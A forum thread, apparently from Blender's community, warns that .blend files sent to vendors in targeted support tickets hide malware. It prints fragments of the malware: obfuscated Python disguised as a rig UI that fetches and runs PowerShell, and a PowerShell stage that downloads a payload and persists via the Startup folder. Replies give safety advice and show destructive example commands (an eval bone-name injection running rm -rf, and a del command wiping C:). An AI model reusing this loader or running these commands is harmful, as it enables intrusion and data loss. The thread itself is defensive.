Blend files can execute malware

In case anyone needs another reminder not to click untrusted links on the internet : This week Superhive (formerly Blender Market) vendors were the target of some malicious attacks. Many (myself included) received a legitimate-sounding support ticket asking for help with their product, probably AI-generated to target them specifically.




Attached to the ticket was a seemingly innocent blend file. A chair model. When opening the file, Blender asks if you want to execute “rig_ui.py”. Sure, why not? Many rigs in Blender are made with Python scripts.
Little do you know, this Python script (which even upon vague inspection appears to be a real rig UI) generates itself a Powershell script, and executes it.

# Bone constraint data
_z7 = [
    "ZXCDEcG91cGF0aG9ja21pc3QxOTg5",
    "_y2",
    "FGHIJY2xvdWRhZGRvbnMxOTg3",
    "_q1",
    "KLMNOc2t5YWRkb25zMjAwMQ==",
    [...]

# Constraint transform processor
def _m4x9(_v2):
    _n5 = _x5.b64decode("[redacted]"[5:]).decode("utf-8")
    _b6 = _x5.b64decode("[redacted]"[5:]).decode("utf-8")
    _c7 = f"https://{_n5}.{{}}.{_b6}"
    _d8 = 3
    for _e9 in _z7:
        if _e9.startswith("_"):
            continue
        try:
            if len(_e9) < 5:
                continue
            _e9_decoded = _x5.b64decode(_e9[5:]).decode("utf-8")
        except:
            continue
        _f0 = _c7.format(_e9_decoded)
        _g1 = 1
        while _g1 <= _d8:
            try:
                _h2 = _x3.get(_f0, timeout=10)
                _h2.raise_for_status()

                [...]

                _n8 = _x2.run([_m7, "-Command", _l6], capture_output=True, text=True)

                [...]

The Powershell script embeds and hides itself on your system, running on startup. What does it do? It downloads another script and automatically executes that every few seconds.

$s1 = "http://[redacted]/documents/kurs"
$z3 = "KursorResourcesV4.zip"
$t4 = "$env:TEMP"
$k5 = Join-Path -Path $t4 -ChildPath "KursorResourcesV4"
$a6 = "$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup"
$w8 = New-Object System.Net.WebClient
try {
    $l10 = Join-Path -Path $t4 -ChildPath $z3
    $w8.DownloadFile("$s1/$z3", $l10)
    if (Test-Path $l10) {
        Add-Type -AssemblyName System.IO.Compression.FileSystem
        [System.IO.Compression.ZipFile]::ExtractToDirectory($l10, $t4)
    }
    $p11 = Join-Path -Path $k5 -ChildPath "KursorResourcesV4.lnk"
    while (-not (Test-Path $p11)) {
        Start-Sleep -Seconds ([Math]::Pow(31, 1))
    }
    if (Test-Path $p11) {
        Start-Process $p11 -WindowStyle Hidden
        $s12 = Join-Path -Path $a6 -ChildPath "KursorResourcesV4.lnk"
        Copy-Item $p11 -Destination $s12 -Force
    }
    Invoke-WebRequest -Uri "https://[redacted]" -UseBasicParsing | Out-Null
}
catch {}
finally {
    $w8.Dispose()
}

What does that script do? The same thing - downloads another script, and executes it. And down the rabbit hole it goes for a few more similar scripts. Each layer is obfuscated, encrypted, and/or in another language (programming or literary), making it hard to tell what it does, other than “something sketchy”.

The last layer I could reach times out so I couldn’t see what this malware actually does, which is not to say it doesn’t do anything, but that the authors can remotely enable the service at any time, which will trigger your machine to run whatever code they want. Instantly. You won’t even know it’s happening.

What’s unnerving is how well it’s targeted at Superhive vendors with plausible DMs, and hidden in a way that’s difficult for most users to detect as part of the rig code. The only thing suspicious is that a static chair model with no armature has a rig script at all. Even the rig script seems plausible until you notice the obfuscated code with arbitrary variable names trying to masquerade as some kind of transform constraint system.

Fun stuff!

TLDR: Don’t click things you don’t trust.

39 Likes

Long discussion happening on this…

6 Likes

Thanks for the very useful reminder, Greg. I’ve also posted this warning on Mastodon…

4 Likes

looks like a MS windows issue
we ( linux os’s ) do not have that folder layout

Windows is the most used OS in the world for pc’s (apx 70%), this makes it the biggest target.

There are other reasons (OS security handling, etc) but I think that is the main one.

I had the same problem. I hope, I’ve found all related files for this issue. There were several places they were placed. One is the Windows autostart folder. There is a link that starts an exe file that was downloaded before. It will be executed at every system restart. After deleting all files and restarting the system, everything seems to be OK. I didn’t found the entry in the autostart folder again. I hope the tool did not download any other software I haven’t realized yet…

Best regards

1 Like

I am no security expert, but I wouldn’t trust anymore a Windows install that has run that script. You never know if something somewhere is there, waiting to encrypt your files and blackmail you or enroll your machine in a botnet…

2 Likes

Yeah, I’d be formatting that drive and doing a complete reinstall just in case.

1 Like

“Ignore” is a terrible choice of wording on that dialogue. It sounds a lot like “ignore the warning and execute anyway”.

Has anyone checked if anti-viruses detect this python script?

1 Like

Totally agree, it should be “Do not execute” (which I hope is what it does).

Unfortunately, that’s not an option… but I let Windows Defender scan my system. Everything seems okay so far. The downloaded ransomware (?) files are gone too.

Fingers crossed that was it…

After Windows Defender deep scanned my harddrives the whole night, the result was positive. No ransomware, nor viruses or trojans… Hope this was it now.

1 Like

Not only don’t click links you don’t trust, but don’t download zips and torrent files you don’t trust! Run them through a scanner first since the computer can’t detect malware when either zipped or torrented

I didn’t realize blender creators were being targeted for this as well, seemed really hard to tell the difference between legit and scam until diving into the pyscript

I can’t believe how difficult it was to see it was a scam, gotta be running everything in a Virtual Machine these days!

Linux is a great alt then, especially since blender runs 2x the speed in it. I use Arch w/ VM’s and have faster speeds as well as my PC not overheating (like in windows)

2 Likes

Hi,

Thanks for the information. I started using Blender just last year, and it never occurred to me that .blend files could potentially contain malware. So, I asked ChatGPT for advice on how to prevent, detect, and correct such threats. Here’s the list of recommended actions and I also included links that I found on websites:

Preventive - Stop malware before it happens

  1. Use trusted sources - Only download .blend files and add-ons from reputable sites (Blender Market, Gumroad, official GitHub). Sample case: https://www.reddit.com/r/blender/comments/twp17u/did_i_just_download_a_virus/
  2. Disable auto-run scripts - Go to Edit > Preferences > Save & Load > Auto Run Python Scripts and disable this option.
  3. Scan with antivirus - Use antivirus software to scan files before opening them in Blender.
  4. Keep Blender updated - Regular updates fix known vulnerabilities -”always use the latest official release.
  5. Educate users/team - Train users to avoid opening unknown or pirated .blend files or suspicious email links. Sample case: Blend files can execute malware
  6. Use sandbox for testing - Open unfamiliar .blend files in a virtual machine or isolated system.
  7. Regular file backups - Schedule automatic backups to avoid data loss in case of infection.

Detective - Identify malware if it appears

  1. Monitor abnormal behavior - Watch for lag, CPU spikes, or strange system/network activity after opening a file.
  2. Inspect embedded scripts - Open Blender’s Text Editor to check for hidden or unexpected Python scripts.
  3. Use file monitoring tools - Tools like FolderChangesView can detect if a .blend file triggers background file changes.
  4. Check file hashes - Compare SHA256/MD5 checksums of original and new .blend files to detect tampering.

Corrective - Fix damage after malware is detected

  1. Quarantine/remove infected files - Immediately isolate suspicious files from shared folders or devices.
  2. Scan and clean system - Run a full malware scan using Windows Defender, Malwarebytes, or another tool.
  3. Reinstall Blender - If needed, uninstall and reinstall Blender from the official website.
  4. Restore from backup - Recover clean project files from your recent backup.
  5. Notify the source/platform - Report the malicious file to the hosting site or author to prevent wider damage.

If anyone here has an IT background, please feel free to share your knowledge or correct me if I’ve made any mistakes.

Have tried that. And every time I open my own, self-created file with a rigify rig, the popup warns me about security risks.

It gets old…

image

Since Blender warning pop up everytime we created a rig control with Rigify, I did some security research about the py generated by Rigify itself with Claude/Copilot.
They warned me that eval() function could run harmful code, if attacker named a bone like this [__i m p o r t __ (‘os’).system(‘rm -rf /tmp/some_important_file’)]. (DO NOT TRY!)
Need someone experienced to verify that.

2 Likes

The issue with eval() is that, as you point out in your post, it allows arbitrary code execution from a string input. Since Blender addons aren’t sandboxed and the Python API has the same privileges as the user running Blender, that user could easily be an administrator (at least on Windows).

An user with administrator privileges in Windows can open a terminal and type del /f /q C:\*.*DO NOT DO THAT, IT WILL WIPE YOUR SYSTEM DISK.

The same way, a Blender instance running with admin privileges can run the same command wrapped inside an eval() and completely wipe the system drive.

3 Likes

Yes , but it’s not the only way you can put harmful code into blender, this is just one out of many.

In that case the same code that removes a file could be included right into the python UI code and it would work the same. It doesn’t have to be in the bone’s name.

Personally I have disabled python scripts on my download folder, so what I take from the internet is more protected and on my personal work I’m not annoyed with python warnings.

5 Likes